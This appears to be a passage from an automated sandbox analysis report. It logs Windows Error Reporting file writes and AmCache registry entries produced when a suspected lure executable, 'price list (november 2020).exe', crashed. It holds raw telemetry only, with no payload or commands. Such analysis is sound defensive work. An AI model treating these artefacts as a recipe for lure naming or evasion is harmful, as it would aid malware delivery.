C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 37 00 3a 00 35 00 38 00 3a 00 33 00 39 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s..B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.1.7.:.5.8.:.3.9.Z.".>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 35 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 32 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 33 00 31 00 37 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 33 00 31 00 37 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<.P.r.o.c.e.s.s. .A.s.I.d.=.". 3.5.6.". .P.I.D.=.".7.0.2.4.". .U.p.t.i.m.e.M.S.=.".2.3.1.7. 1.". .T.i.m.e.S.i.n.c.e.C.r.e. a.t.i.o.n.M.S.=.".2.3.1.7.1.". .S.u.s.p.e.n.d.e.d.M.S.=.".0 .". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i. n.e.s.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t. i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 61 00 65 00 37 00 35 00 33 00 35 00 66 00 2d 00 64 00 34 00 66 00 35 00 2d 00 34 00 31 00 32 00 62 00 2d 00 38 00 39 00 61 00 33 00 2d 00 66 00 31 00 33 00 65 00 30 00 61 00 33 00 62 00 33 00 37 00 65 00 39 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.8.a.e.7.5.3.5.f.-.d.4.f.5.-.4.1.2.b.-.8.9.a.3.-.f.1.3.e.0.a.3.b.3.7.e.9.<./.G.u.i.d.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 31 00 37 00 3a 00 35 00 38 00 3a 00 33 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.1.7.:.5.8.:.3.9.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7A4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERCBCC.tmp.xml	unknown	4768	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src> .. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b61a4_1a53eef2\Report.wer	unknown	2	ff fe	..	success or wait	1	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b61a4_1a53eef2\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	199	7017497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PRICE LIST (NOVE_2669e49e9dcb5c7f076336b8bf762a6b5e1646_915b61a4_1a53eef2\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 36 00 35 00 36 00 34 00 31 00 34 00 34 00 34 00 30 00	M.e.t.a.d.a.t.a.H.a.s.h.=.-.6.5.6.4.1.4.4.4.0.	success or wait	1	7017497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	success or wait	1	701936BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	70191FB2	RegCreateKeyExW
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	701743D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	ProgramId	unicode	0006599e7338a6f178ca570743e9573a50cf00000904	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	FileId	unicode	00000ecf315e5a72a3c9ddd386d1116d2265877b4027	success or wait	1	701936BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	LowerCaseLongPath	unicode	c:\users\user\desktop\price list (november 2020).exe	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	LongPathHash	unicode	price list (nove|6893c7f1	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	Name	unicode	price list (november 2020).exe	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	Publisher	unicode		success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	Version	unicode		success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	BinFileVersion	unicode	3.8.6.3	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	BinaryType	unicode	pe32_clr_il_prefer32	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	ProductName	unicode		success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	ProductVersion	unicode		success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	LinkDate	unicode	06/13/2042 17:14:09	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	BinProductVersion	unicode	4.3.4.0	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	Size	B	70 7F 00 00 00 00 00 00	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	Language	dword	1033	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	IsPeFile	dword	1	success or wait	1	701936BF	unknown
\REGISTRY\A\{4012135f-c01b-6728-37ba-8ae56e381062}\Root\InventoryApplicationFile\price list (nove|6893c7f1	IsOsComponent	dword	0	success or wait	1	701936BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	52 43 43 E0 01 00 00 00 00 00 00 00 22 D7 BB 76 05 00 00 00 04 16 13 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 BB 6D D8 20 BF 00 98 EB 8F 00 01 00 00 00 20 EB 8F 00 18 EB 8F 00 F4 76 BC 6D 7C 95 E7 02 D8 20 BF 00 7A 77 BC 6D 78 EA 8F 00	success or wait	1	70191FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis